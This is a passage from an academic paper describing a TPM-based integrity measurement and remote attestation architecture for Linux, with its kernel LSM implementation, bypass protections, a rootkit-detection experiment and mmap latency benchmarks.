around a trusted virtual machine monitor that –among other things– authenticates the software running in a VM for challenging parties. Terra tries to resolve the conflict between building trusted customized closed-box run-time environments (e.g., IBM 4758) and open systems that offer rich functionality and significant economies of scale that, however, are difficult to trust because of their flexibility. As such, Terra tries to solve the same problem as we do, however in a very different way. Terra measures the trusted virtual machine monitor on the partition block level. Thus, on the one hand, Terra produces about 20 Megabyte of measurement values (i.e., hashes) when attesting an exemplary 4 Gigabyte VM partition. On the other hand, because those measurements are representative of blocks, it is difficult to interpret varying measurement values. Thus, our system measures selectively those parts of the system that contribute to the dynamic run-time system; it does so on a high level that is rich in semantics and enables remote parties to interpret varying measurements on a file level.

## 4 Design of an Integrity Measurement Architecture

Our integrity Measurement architecture consists of three major components:

- The *Measurement Mechanism* on the attested system determines what parts of the run-time environment to measure, when to measure, and how to securely maintain the measurements.
- An *Integrity Challenge Mechanism* that allows authorized challengers to retrieve measurement lists of a computing platform and verify their freshness and completeness.
- An *Integrity Validation Mechanism*, validating that the measurement list is complete, non-tampered, and fresh as well as validating that all individual measurement entries of runtime components describe trustworthy code or configuration files.

Figure 2 shows how these mechanisms interact to enable remote attestation. Measurements are initiated by so-called measurement agents, which induce a measurement of a file, (a) store the measurement in an ordered list in the kernel, and (b) report the extension of the measurement list to the TPM.

The integrity challenge mechanism allows remote challenger to request the measurement list together with the TPM-signed aggregate of the measurement list (step 1 in Fig 2). Receiving such a challenge, the attesting system first retrieves the signed aggregate from the TPM (steps 2 and 3 in Fig 2) and afterwards the measurement list from the kernel (step 4 in Fig 2). Both are then returned to the attesting party in step 5. Finally, the attesting party can validate the information




Figure 2: TPM-based Integrity Measurement

and reason about the trustworthiness of the attesting system's run-time integrity in step 6.

### 4.1 Assumptions

Before we describe these three components of our architecture, we establish assumptions about the attacker model because without such restrictions, there would always be attackers that are able to fool a remote client.

We use services and protection offered by the TCG standards [11] in order to: (1) enable challenging parties to establish trust into the platform configuration of the attesting system (measurement environment) and (2) ensure challengers that the measurement list compiled by the measurement environment has not been tampered with. We assume that the TPM hardware works according to the TPM specifications [11] and that the TPM is embedded correctly into the platform, ensuring the proper measurement of the BIOS, bootloader, and following system environment parts.

The TPM cannot prevent direct hardware attacks against the system, so we assume that these are not part of the threat model.

We assume that code measurements are sufficient to describe its behavior. Thus, self-changing code can be evaluated because the intended ability of code to change itself is reflected in the measurement and can be taken into account in verification. The same holds for the kernel code that is thought to be changed only through loading and unloading modules. Kernel changes based on malicious DMA transfers overwriting kernel code are not addressed; however, the code setting up the DMA is measured and thus subject to evaluation.

We also assume that the challenging party holds a valid and trusted certificate binding a public RSA identity key  $AIK_{pub}$  of the attesting system's TPM.  $AIK_{pub}$  will be used by the challenging party to validate the quoted register contents of the attesting system's TPM before using those registers to validate the measurement list.

We assume that there are no confidentiality requirements on measurement data that cannot be satisfied by controlling



the access to the attestation service.

Finally, for the interpretation of system integrity measurements, we rely on the challenger's run-time because the validation results must be securely computed, interpreted, and acted upon. We assume that the challenger can safely decide which measurements to trust either by comparing them to a list of trusted measurements or by off-loading the decision to trusted parties that sign trusted measurements according to a common policy (i.e., common evaluation criteria).

## 4.2 Measurement Mechanism

Our measurements mechanism consists of a base measurement when a new executable is loaded and the ability to measure other executable content and sensitive data files. The idea is that BIOS and bootloader measure the initial kernel code and then enable the kernel to measure changes to itself (e.g., module loads) and the creation of user-level processes. The kernel uses the same approach with respect to user-level processes, where it measures the executable code loaded into processes (e.g., dynamic loader and `httpd` loaded via `mmap`). Then, this code can measure subsequent security sensitive inputs it loads (e.g., configuration files or scripts measured by `httpd`). The challenger's trust is dependent on its trust in the measured code to measure its security sensitive inputs, protect itself from unmeasured inputs, and protect data it is dependent upon across reboots. The operating system can provide further protection of applications through mandatory access control policy which can limit the sources of malicious, unmeasured inputs and protect data from modification. However, the use of such policy is future work.

In this section, we discuss how measurements are made. The application of these measurements to a complete measurement system is described in Section 5.

To uniquely identify any particular executable content, we compute a SHA1 hash over the complete contents of the file. The resulting 160bit hash value unambiguously identifies the file's contents. Different file types, versions, and extensions can be distinguished by their unique fingerprints.

The individual hashes are collected into a *measurement list* that represents the integrity history of the attesting system. Modifications to the measurement list are not permissible as that would enable an attacker to hide integrity-relevant actions. As our architecture is non-intrusive, it does not prevent systems from being corrupted, nor does it prevent the measurement list from being tampered with afterwards. However, to prevent such malicious behavior from going unnoticed (preventing corrupted systems from cheating), we use a hardware extension on the attesting system, known as Trusted Platform Module, to make modifications of the measurement list visible to challenging parties.

The TPM [11] provides some protected data registers, called Platform Configuration Registers, which can be changed only by two functions: The first function is reboot-

ing the platform, which clears all PCRs (value 0). The second function is the *TPM\_extend* function, which takes one 160bit number  $n$  and the number  $i$  of a PCR register as arguments and then aggregates  $n$  and the current contents of  $\text{PCR}[i]$  by computing a  $\text{SHA1}(\text{PCR}[i] \parallel n)$ . This new value is stored in  $\text{PCR}[i]$ . There is no other way for the system to change the value of any PCR register, based on our assumptions that the TPM hardware behaves according to the TCG specification and no direct physical attacks occur.

We use the Platform Configuration Registers to maintain an integrity verification value over all measurements taken by our architecture. Any measurement that is taken is also aggregated into a TPM PCR (using *TPM\_extend*) before the measured component can affect and potentially corrupt the system. Thus, any measured software is recorded before taking control directly (executable) or indirectly (static data file of the configuration). For example, if  $i$  measurements  $m_1..m_i$  have been taken, the aggregate in the chosen PCR contains  $\text{SHA1}(\dots\text{SHA1}(\text{SHA1}(0 \parallel m_1) \parallel m_2) \dots \parallel m_i)$ . The protected storage of the TPM prevents modification by devices or system software. While it can be extended with other chosen values by a corrupted system, the way that the extension is computed (properties of SHA1) prevents a malicious system from adjusting the aggregate in the PCR to represent a prescribed system. Once a malicious component gains control, it is too late to hide this component's existence and fingerprint from attesting parties.

Thus, corrupted systems can manipulate the measurement list, but this is detected by re-computing the aggregate of the list and comparing it with the aggregate stored securely inside the TPM.

## 4.3 Integrity Challenge Mechanism

The Integrity Challenge protocol describes how challenging parties securely retrieve measurements and validation information from the attesting system. The protocol must protect against the following major threats when retrieving attestation information:

- **Replay attacks:** a malicious attesting system can replay attestation information (measurement list + TPM aggregate) from before the system was corrupted.
- **Tampering:** a malicious attesting system or intermediate attacker can tamper with the measurement list and TPM aggregate before or when it is transmitted to the challenging party.
- **Masquerading:** a malicious attesting system or intermediate attacker can replace the original measurement list and TPM aggregate with the measurement list and TPM aggregate of another (non-compromised) system.

We assume that this mechanism is used over a secure (e.g., SSL-authenticated and protected) connection to guarantee au-



thenticity and confidentiality requirements. Fig. 3 depicts the integrity challenge protocol used by the challenging party *C* to securely validate integrity claims of the attesting system *AS*. In steps 1 and 2, *C* creates a non-predictable 160bit random *nonce* and sends it in a challenge request message *ChReq* to *AS*. In step 3, the attesting system loads a protected RSA key *AIK* into the TPM. This *AIK* is encrypted with the so-called Storage Root Key (SRK), a key known only to the TPM. The TPM specification [11] describes, how a 2048-bit *AIK* is created securely inside the TPM and how the corresponding public key *AIK<sub>pub</sub>* can be securely certified by a trusted party. This trusted party certificate links the signature of the PCR to a specific TPM chip in a specific system. Then, the *AS* requests a *Quote* from the TPM chip that now signs the selected *PCR* (or multiple PCRs) and the *nonce* originally provided by *C* with the private key *AIK<sub>priv</sub>*. To complete step 3, the *AS* retrieves the ordered list of all measurements (in our case from the kernel). Then, *AS* responds with a challenge response message *ChRes* in step 4, including the signed aggregate and nonce in *Quote*, together with the claimed complete measurement list *ML*.

1. *C* : create non-predictable 160bit *nonce*
2. *C* → *AS* : *ChReq*(*nonce*)
- 3a. *AS* : load protected *AIK<sub>priv</sub>* into TPM
- 3b. *AS* : retrieve *Quote* = *sig*{*PCR*, *nonce*}*AIK<sub>priv</sub>*
- 3c. *AS* : retrieve Measurement List *ML*
4. *AS* → *C* : *ChRes*(*Quote*, *ML*)
- 5a. *C* : determine trusted *cert*(*AIK<sub>pub</sub>*)
- 5b. *C* : validate *sig*{*PCR*, *nonce*}*AIK<sub>priv</sub>*
- 5c. *C* : validate *nonce* and *ML* using *PCR*

Figure 3: Integrity Challenge Protocol

In step 5a, *C* first retrieves a trusted certificate *cert*(*AIK<sub>pub</sub>*). This *AIK* certificate binds the verification key *AIK<sub>pub</sub>* of the *QUOTE* to a specific system and states that the related secret key is known only to this TPM and never exported unprotected. Thus *masquerading* can be discovered by the challenging party by comparing the unique identification of *AS* with the system identification given in *cert*(*AIK<sub>pub</sub>*). This certificate must be verified to be valid, e.g., by checking the certificate revocation list at the trusted issuing party. *C* then verifies the signature in step 5b.

In step 5c, *C* validates the *freshness* of the *QUOTE* and thus the freshness of the *PCR* (the measurement aggregate). Freshness is guaranteed if the nonces match as long the *nonce* in step 2 is unique and not predictable. As soon as *AS* receives a nonce twice or can predict the nonce (or predict even a small enough set into which the nonce will fall), it can decide to replay old measurements or request TPM-signed quotes early using predicted nonces. In both cases, the quoted integrity measurements *ML* might not reflect the actual system status, but a past one. If the nonce offers insufficient

security, then the validity of the signature keys can be restricted, because the replay window for signed aggregates is also bound to using a valid signature key.

Validating the signature in step 5b, *C* can detect *tampering* with the TPM aggregate, because it will invalidate the signature (assuming cryptographic properties of a digital 2048-bit signature today, assuming the secret key is known only to the TPM, and assuming no hardware tampering of the TPM). Tampering with the measurement list is made visible in step 5c by walking through the measurement list *ML* and re-computing the TPM aggregate (simulating the TPM extend operations as described in Section 4.2) and comparing the result with the TPM aggregate *PCR* that is included in the signed *Quote* received in step 4. If the computed aggregate matches the signed aggregate, then the measurement list is valid and untampered, otherwise it is invalid.

#### 4.4 Integrity Validation Mechanism

The challenging party must validate the individual measurements of the attesting party's platform configuration and the dynamic measurements that have taken place on the attesting system since it has been rebooted. The aggregate for the configuration and the measurement list has already been validated throughout the integrity challenge protocol and is assumed here. The same holds for the validity of the TPM aggregate.

Concluding whether to trust or distrust an attesting system is based on testing each measurement list entry independently, comparing its measurement value with a list of trusted measurement values. More sophisticated validation models can relate multiple measurements to reach an evaluation result. Testing measurement entries is logically the same regardless of whether the entry is code or data. The idea is that the entry matches some predefined value that has known integrity semantics. Unknown fingerprints can result from new program versions, unknown programs, or otherwise manipulated code. As such, fingerprints of program updates can be measured by the challenging party and added to the database; in turn, old program versions with known vulnerabilities [15] might be reclassified to distrusted.

The challenging party must have a policy in place that states how to classify the fingerprints and how to proceed with unknown or distrusted fingerprints. Usually, a distrusted fingerprint leads to distrusting the integrity of the whole attesting system if no additional policy enforcement mechanisms guarantee isolation of the distrusted executable. Alternatively, trustworthy fingerprints can be signed by trusted third parties, e.g., regarding their suitability to enforce certain security targets (Common Criteria Evaluation) related to their purpose.

**Transaction Integrity** Usually, the integrity of the attesting system is of interest when it processes a transaction that is important to a challenging party. To verify the integrity

of a transaction that is taking place between the challenging and the attesting party (e.g., a Web request), the challenging party can challenge the integrity of the attesting system before and after the transaction was processed, e.g., before sending the Web request and after receiving the Web response. Then, the attestation and the transaction can be bound to the same system by securely linking the certificate used to validate the TPM quote and the certificate used to authenticate the server during the SSL connection setup as part of the Web request. If the attesting system is trusted both times, then—so it seems—the transaction can be trusted, too.

This is, however, not entirely true because it assumes that both measurements have taken place in the same epoch (validity period), i.e., that any system change throughout the transaction would have been recorded in the second measurement. However, the attesting system could have been compromised just after the first challenge and before the transaction took place. Then, the attesting system could have rebooted before the second challenge took place. Thus, though trusted at two points in time, the reboot covered the distrusted attesting system state against the challenger. Even if the possibility seems small, systems can reboot very fast and actually come up into an exactly pre-defined state (thus exhibiting the same measurement list as in earlier measurements) <sup>1</sup>.

Fortunately, there is a way to discover if an epoch changes, i.e., whether the system rebooted between two attestations. For this purpose, we can use so-called TPM counters. As opposed to the PCRs, these counters are never cleared or decreased but can only increase throughout the lifetime of a TPM. Increases of one of these counters could be triggered by the BIOS each time the system reboots. The BIOS is also responsible to disable the TPM as soon as the counter has reached its maximum value. Typical TPM have multiple counters that can be combined and thus are sufficient for normal platform lifetimes <sup>2</sup>. Thus, a trusted kernel including such a counter into the measurement list ensures that the prefixes of two measurement lists differ at least in this single counter measurement once the system is rebooted.

Consequently, in this enhanced version, transaction integrity can be validated by ensuring that the measurement list validated at the first challenge before the transaction is a prefix of the measurement list validated at the second challenge after the transaction. Then, the system did not reboot and thus (given our assumptions) any distrusted system component potentially impacting the transaction on the attesting system, would show in the measurement list of the second challenge. In effect, our architecture does not offer predictable security as long as it is non-intrusive, yet it can offer retrospective as-

urance of the integrity state of a system.

## 5 Implementation

This section describes the enhancements we have made to the Linux system to implement the measurement functionality. Before any of our dynamic measurements are initiated (i.e., before `linuxrc` or `init` are started), our kernel pre-loads its measurement list with the expected measurements for BIOS, bootloader, kernel, and `initrd` (if applies), and uses the aggregate of the real boot process, found in a pre-defined TPM PCR, as the starting point for our own measurement aggregate. If the actual boot process differs from the expected one, the validation of the measurement list will fail. We focus on the stages measuring dynamic run-time content following the initial OS boot.

Our prototype implementation is done on a RedHat 9.0 Linux distribution as a Linux Security Module (LSM) of a 2.6.5 kernel <sup>3</sup>. The prototype implementation is divided into four major components: inserting measurement points into the system to measure files or memory (Section 5.1), measuring files or memory (Section 5.2), protecting against bypassing the measurements (Section 5.3), and validating the measurements to ensure that an implementation of our architecture is actually in place on the attesting system (Section 5.4).

### 5.1 Inserting Measurement Points

In Section 4.2, we outlined the approach to measurement, including measurement in the kernel and also by user-level programs. Here we describe the implementation.

We implemented kernel measurements based on the Linux kernel LSM interface. Using the `file_mmap` LSM hook, we induce a measurement on any file before it is mapped executable into virtual memory.

Using the `sysfs` file system, we allow user-space applications to issue measure requests by writing requests to `/sys/security/measure`, including the file descriptor of the file to measure. Using the kernel `load_module` routine, we induce a `measure` call on the memory area of a loading module before it is relocated.

In Section 4.2, we outline the approach to measurement, where measured executable code itself (e.g., shell) can induce additional measurements on loaded file contents its behavior depends on (e.g., shell command files). If that executable code is not of high integrity, it will be detected (because it is already in the measurement list). If it is of high-integrity, then it may be trusted to measure its loaded data.

We describe below how we measure dynamic run-time loads and how we protect measured files throughout their use.

<sup>3</sup>The mechanisms presented here are sufficiently generic that porting to a Unix-like system should be straightforward.

<sup>1</sup>This is used in another TPM mechanism allowing to seal a secret to a platform configuration, though originally this did not include any dynamic measurements.

<sup>2</sup>The TPM specification [11] demands that the externally accessible counters must allow for 7 years of increments every 5 seconds without causing a hardware failure.

**User-level Executables:** User-level executables are loaded through the user-level *loader*. When a binary executable is invoked via the system call `execve`, the kernel calls the binary handler routine, which then interprets the binary and locates the appropriate loader for the executable. The kernel then *maps* the loader into memory and sets up the environment such that when the `execve` call returns, execution resumes with the loader. The loader in turn performs further loading operations and finally passes control to the `main` function of the target executable. In the case of a statically linked binary, the only file being loaded is the target binary itself, which we measure in the `file_mmap` LSM hook, called by the kernel before mapping it.

**Dynamically Loadable Libraries:** A dynamically linked binary typically requires loading of additional libraries that it depends on. This process is done by the user-level loader and is transparent to the kernel. However, the linker maps shared libraries (flagged executable) into virtual memory by using the `mmap` system call, which always invokes the `file_mmap` LSM hook. Thus, the mediation provided by the `file_mmap` LSM hook instrumentation yields measurements of all statically and dynamically linked executables including shared libraries.

**Kernel Modules:** Kernel modules are extensions to the kernel that can be dynamically loaded after the system is booted. Module loading can be explicit (via *insmod* or *modprobe*) or implicit if automatic module loading is enabled. In the latter case, when the kernel detects that a module is needed, it automatically finds and loads the appropriate module by invoking *modprobe* in the context of a user process. With a 2.6 kernel, both programs load kernel modules into memory and then call the `sys_init_module` system call to inform the kernel about the new module that is then copied into kernel memory and relocated. Thus, kernel modules can either be measured by *insmod* or *modprobe* on user level when they are loaded from the file system, or they can be measured in the kernel when they reside in kernel memory and before they are relocated. We implemented both versions. However, we prefer the latter version because it prevents exploits of (possibly unknown) vulnerabilities in the kernel loader applications *insmod* or *modprobe* from tampering the measurement of kernel level code. Because there is no suitable LSM hook available, we added a `measure` call into the `load_module` routine that is called by the `init_module` system call to relocate a module that is in memory.

**Scripts:** Script interpreters are loaded and measured as binary executables. However, interpreters load additional code that determines their behavior, so we would prefer that the script interpreters also be capable of measuring their integrity-relevant input. At present, we have instrumented the *bash* shell to measure any interpreted script and configuration files before loading and interpreting them. This includes all service startup scripts into the measurement list. We observe about 60-70 measurements of bash scripts and source files

in our experiments booting Redhat 9.0 Linux and running a Gnome Desktop system. Instrumenting other programs (Perl, Java) is straightforward, but we anticipate the need for more support from application programmers.

## 5.2 Taking Measurements

This section describes the implementation of the kernel level `measure` call used at the measurement points to initiate the measurement of a file or a memory area (in case of kernel modules). The `measure` call takes one argument, namely, a pointer to the file structure containing the file to be measured. From the file structure one can look up the corresponding inode and data blocks, and take a SHA1 over the data blocks.

There are three places from which a `measure` call is issued: (1) the implementation of the write/store routine to the pseudo file system `/sys/security/measure` used by user level applications, (2) the `file_mmap` security LSM hook measuring files that are being memory-mapped as executable code, and (3) the `load_module` routine measuring kernel module code in memory before it is relocated. The `file_mmap` hook receives the file pointer as argument, and the write routine of the `sysfs` entry receives the file descriptor, from which the file pointer is retrieved using the `fget` routine. We ignore `file_mmap` calls where the `PROT_EXEC` bit is not set in the properties parameter, as those files are not mapped executable.

The consistency between file-measurements and what is actually loaded depends on: (1) accurate identification of the inode loaded and (2) detection of any subsequent writes to the file described by the inode. Both cases are handled by the kernel in the case of memory-mapped executables. Protective locks that the kernel holds at measurement time ensure that the file cannot be written to by others as long as it is mapped executable. This lock is held by the mapping function at the time of measurement. Modules are measured when they are already in kernel memory, thus they are not susceptible to such inconsistencies. For files measured from user space, we assume that the measuring application keeps the file descriptor –used to initiate the measurement– open until it is done reading the contents or to issue a new measurement call when the file is re-opened. This ensures that the file measured is the file actually read. Second, there could be a race between the `measure` and `read` user level calls and another `write` call that modifies the data. We call this case a *Time-of-Measure-Time-of-Use* (ToM-ToU) race condition and describe in Section 5.3 how we handle this case. However, remote NFS files cannot be measured dependably unless the file's complete contents are cached and protected on the local system. We do not implement such caching at present.

A naive measurement implementation would be to take a fingerprint for every `measure` call. This approach would, however, incur significant performance overhead (see Sec-



tion 6.2) for executable files and libraries that are loaded quite often.

Instead, we use caching to reduce performance overhead. The idea is to keep a cache of measurements that have already been performed, and take a new measurement only if the file has not been seen before (cache-miss) or the file might have changed since last measurement. For the latter case, we only record a new file measurement if the file has actually changed. Recording identical measurements each time an application runs would have severe impact on the management (storage, retrieval, validation) of the list. Kernel modules are always measured in memory at load-time but their measurement is added only if it is not yet in the measurement list.

We store all measurements in a singly-linked, ordered list. The order of measurements is essential to detect any modification to the measurement list. If the measurements are not checked in order, then the aggregate hash will not match the TPM aggregate that results from the TPM\_extend operations. Additionally, we gather meta information related to the measured file—such as the file name, user ID, group ID or security labels of the loading entity, or the file system type—, which might be useful for evaluating the impact of loading this file or matching it with local security policies. At this time, our implementation gathers this additional data informally in the measurement list, but does not include it in the measurement.

For efficiency reasons, we overlay the linked list with two hash tables, one keyed with the inode number and device number of the measured file, the second keyed with the resulting fingerprint (SHA1 value) of the measured file. Thus, each measurement entry can be reached by traversing the measurement list, by its inode (for file measurements only), or by its fingerprint. The `measure` call uses the inode corresponding to the file descriptor of the target file to quickly look up the file in the hash table and see if it has been measured before.

Each measurement entry contains a dirty flag bit, indicating whether the file is CLEAN (not modified), or DIRTY (possibly modified). We describe the semantics of measurement below.

**Measuring new files:** If the file is not found in the inode-keyed hash table, then we measure the file by computing a SHA1 hash over its complete content. At this point, we use the computed fingerprint to check whether it is present in the hash table keyed by the SHA1 hash value of existing measurements. If the measured fingerprint is not found, then we create a new measurement entry, and add it to the list and adjust the hash table structures. We finally extend the relevant Platform Configuration Register in the protected TPM hardware by the SHA1 hash before returning from the call and allowing the loading of the executable content. If the fingerprint was already measured before, then we return from the system call without extending the TPM or the measurement list. This can happen if executable files are copied and thus yield the same fingerprint. In this case, we assume for our purpose that both executables are equivalent.

**Remeasuring files:** If the file is found in the inode-keyed

hash table, then it was measured before. If the dirty flag of the found measurement entry is CLEAN (clean-hit), then nothing needs to be done, and the system call returns. If the dirty flag bit is DIRTY (dirty-hit), then we compute the SHA1 value of the file. If the measured fingerprint is identical to the one stored in the measurement list, then we re-set the dirty flag. We do not extend the PCR or record this measurement as it is known already.

If the measured fingerprint differs from the one stored in the found measurement entry for the inode, then we look up the new fingerprint in the hash table using the SHA1 value as the key. If the SHA1 value exists, then the same file contents were measured before (copy of the current file). We return without recording the measurement, as above. If the SHA1 value does not exist in the hash table, then the current file has changed. A new measurement entry is created and added to the table, and the PCR is extended before the `measure` call returns.

**Dirty flagging:** We set the dirty flag bit to DIRTY whenever the target file (a) was opened with write, create, truncate, or append permission, (b) was located on a file system we can't control access to (e.g., NFS), or (c) belongs to a file system which was unmounted. This seems a bit conservative, since an open for write (or unmounting a file) does not necessarily result in modifications to the file. The SHA1-keyed hash table enables us to clear the dirty flag if a file did not change after an open with write permission. If we control access to the file, then we clear the dirty flag in such cases. Experiments show that on a non-development system using local file systems, the percentage of dirty-hits on the cache is far less than 1%.

**Measuring kernel modules:** We issue a `measure` call whenever a kernel module is being prepared for integration into the kernel. We calculate the SHA1 value of the memory area where the not-yet relocated kernel module resides in the `load_module` kernel function and thus we yield a single representative measurement for each kernel module independently of its final memory location. Then, we check whether this SHA1 fingerprint is already in the measurement list using the SHA1-keyed hash table over all existing measurements. If it is known, then we return from the `measure` call. If not, then we extract the module name from its ELF headers, which are located at the beginning of the memory area, add the measurement as a new measurement to the measurement list, and finally extend the TPM register to reflect the updated measurement list. Kernel modules must always be measured because we do not have any information easily available to indicate a dirty flag state. However, there are usually only a few kernel modules loaded. Alternatively, the user level applications `insmod` and `modprobe` can measure the files when loading kernel modules into memory. In this case, their measurement follows the file measurement procedures described before.



### 5.3 Measurement Bypass-Protection

Whenever we encounter a situation in which our measurement architecture cannot provide correct measurements or is potentially being bypassed, we invalidate the TPM aggregate by extending it with random values without extending the measurement list and deleting the random value to protect it from later use. Thus, from this time on, validations of the aggregate will fail against the measurement list. We do not interfere with the system (non-intrusive) but we disable such a system from successful attestation until it reboots. In our experiments, none of these mechanisms was triggered throughout normal system usage but only by malicious or very unusual behavior.

Although we assume there are no hardware attacks against the TPM, we design the system such that a compromised system cannot change the measurement list undetected because it cannot manipulate the TPM successfully to cover such attacks in software. Thus, supporting our architecture with TPM hardware is useful and necessary even in the (assumed) absence of physical attacks in order to discover cheating systems. However, anybody with *root identity* could try to change the system through less known interfaces in a way that circumvents our measurement hooks and thus breaks the measurements' validity. Therefore, we implemented some fail-safe mechanisms that catch such efforts and invalidate (pessimistically) the TPM aggregate. We discuss some of them below.

*Time-of-measurement Time-of-use race conditions:* File contents could theoretically be changed between the time they are measured and the time they are actually loaded. Linux does protect memory-mapped files, but not files that are normally loaded (e.g., script files, configuration files). Therefore, we have implemented a counter *measure count* in the inode of a measured file that keeps track of the number of open file descriptors pointing to this inode on which a measure call was induced. We increase the counter before calling the measure call (in the sysfs write implementation of the `/sys/security/measure` node) and decrease the counter when a file descriptor that was measured is closed (using the `file_free_security` LSM hook). We add a check into the `inode_permission` LSM hook that catches requests for write or append permission on files whose related inode has a *measure count* > 0. In this case, we invalidate the TPM aggregate because the measurements might not reflect the file contents that were actually loaded, but we choose not to interfere with the request. We assume any such behavior is malicious.

*Bypassing user-level measurements.* To ensure that measure requests issued by applications actually result in measurements in the kernel, we must ensure that the `/sys/security/measure` node is actually the one that issues measurements on write. The only way to circumvent this without leaving a suspicious fingerprint in the measure-

ment list is to prevent the system from mounting the sysfs file system in the first place or to unmount it after it is mounted by using unsuspicious programs (commands). We prevent the first by ensuring that the sysfs is mounted before init is started (in the kernel startup) and the second by keeping the sysfs in a busy state (lock it) so it can't be unmounted by root.

*Bypassing dirty flagging.* Processes running as root could try to circumvent dirty-flagging and thus change file content between measurement and loading or try to change – otherwise non-vulnerable and thus trusted – applications or the kernel in memory by accessing the special storage control interfaces (e.g. `/dev/hda`) or the memory interface `/dev/kmem`. We catch such special cases and invalidate the TPM aggregate as described above. This is necessary to prevent the kernel from being changed without this change being measured. Such suspicious cases are rarely necessary or observed in normal systems.

*Unmounting file systems.* We dirty-flag any measurement that belongs to a file system that is being unmounted because we don't have control over changes on this file system any longer. Hot-pluggable hard-drives could be changed and re-inserted with changed files. For this purpose, we keep the superblock pointer of a file in the file's measurement structure. Walking through the whole measurement list to dirty-flag entries related to the mount point imposes overhead, but this happens rarely (e.g., on shutdown) on most correctly setup and configured systems and the measurement lists are usually not very large (<<1000 entries).

*Run-time Errors among the measurement functions.* In case of any error throughout the recording of measurements, e.g., caused by out-of-memory errors when allocating a new measurement structure or other unexpected events preventing us from measuring correctly, we invalidate the TPM aggregate.

In summary, the measurement functions use the pseudo file system sysfs, the kernel LSM hook `file_mmap`, and an inserted measure call in the `load_module` kernel routine to instrument the system with measurement points. We use the LSM hooks `inode_permission`, `sb_umount`, `inode_free_security`, and `file_free_security` to implement the dirty flagging and to protect against ToM-ToU race conditions (usually malicious). We use LSM security substructures in the `file` and `inode` kernel structures to store state information, such as *dirty flag* and *measure count*.

### 5.4 Validating Measurements

Our architecture uses the TPM's protected storage to protect the integrity of the measurement list. Once a measurement is taken, it cannot be changed or deleted without causing the aggregate hash of the measurement list to differ from the TPM aggregate. However, the challenging party must also ensure that the attesting system has the measurement architecture correctly in place so that all necessary measurements are ac-

tually initiated and carried out. As our architectural components are measured as well when they are executed, challenging parties can determine whether the architecture is in place by inspecting these measurements.

The major portion of the measurement architecture is in the static kernel. Thus, the challenging party trusts only such kernels that implement the kernel part of our measurement architecture. Other kernels will be unacceptable to challenging parties because they can skip important measurements.

If instrumented *insmod* and *modprobe* programs measure kernel modules before they are loaded into the kernel, then only kernel module loaders instrumented with the `measure` call are acceptable. If a fingerprint of any other program with *insmod* functionality is seen, then it must not be trusted and thus the validation fails. This does not apply in our case because we measure kernel modules in the kernel. If we require shell programs to measure script and source files before they are loaded or executed, then discovering a fingerprint of a shell that is not instrumented with `measure` calls must not be trusted. *Known fingerprints* of any other part of the system can be trusted according to known vulnerabilities of corresponding executables as described in Section 4.4. *Unknown fingerprints* could result from changed user level programs that are assumed to measure their input (e.g., `bash`), or unacceptable input files and cannot be trusted as their corresponding program’s functionality is potentially malicious and might violate security assumptions.

## 6 Results

### 6.1 Experiments

To test our system’s ability to detect possible attacks, we construct a small experiment using `lrk5`, a popular Linux rootkit. We start with a perfectly good target system and take measurements of this system. Then, we launch a rootkit attack against the target system and take measurements again after the attack. Figure 4(a) shows a (partial) list of measurements for the good system, and Figure 4(b) shows the corresponding list of the same system that is compromised by a rootkit. The italicized entries show that after the attack, the signature of the `syslogd` program is different, indicating that the rootkit had replaced the original `syslogd` with a Trojan version. This example illustrates how such attacks can be discovered reliably using our system.

### 6.2 Performance Evaluation

We examine the performance of `measure` calls invoked through: (i) the kernel `file_mmap` LSM hook, (ii) the kernel `load_module` function, and (iii) user space applications writing `measure` requests into `/sys/security/measure`.




Figure 4: Detecting a Rootkit Attack.

We first examine the overhead of the `file_mmap` LSM security hook, which measures all executable content and dynamic libraries. This is by far the most frequently called and most performance-sensitive `measure` hook. To determine the latencies of the `file_mmap` LSM measurement hook, we measure the latencies of the `mmap` system call from user level, which calls this `file_mmap` LSM hook. Our latency measurement (including both mapping and unmapping) considers three different cases, namely `no_SHA1`, `SHA1`, and `SHA1+extend`. `no_SHA1` represents the case when `file_mmap` finds the target in the cache as clean. In the very rarely observed `SHA1` case, the target file is remeasured and the `SHA1` fingerprint is recalculated. However, the TPM is not extended because the fingerprint is found to be already in the cache. `SHA1+extend` represents the case when a brand new file is measured and the resulting fingerprint needs to be extended into the TPM chip. This happens more often at system start or after system updates, for example. Since the goal is to measure the latency, we use a test file size of 2 bytes. Implementation of the micro-benchmarks is based on the `HBench` framework [16]. Table 1 shows the results.

mmap type	mmap latency (stdev)	file_mmap LSM
no_SHA1	1.73 $\mu$ s (0.0)	0.08 $\mu$ s
SHA1	4.21 $\mu$ s (0.0)	2.56 $\mu$ s
SHA1+extend	5430 $\mu$ s (1.3)	5430 $\mu$ s
reference	1.65 $\mu$ s (0.0)	n/a

Table 1: Latency of the `file_mmap` LSM hook (file size 2 bytes).

For reference purposes, we include the running time of an

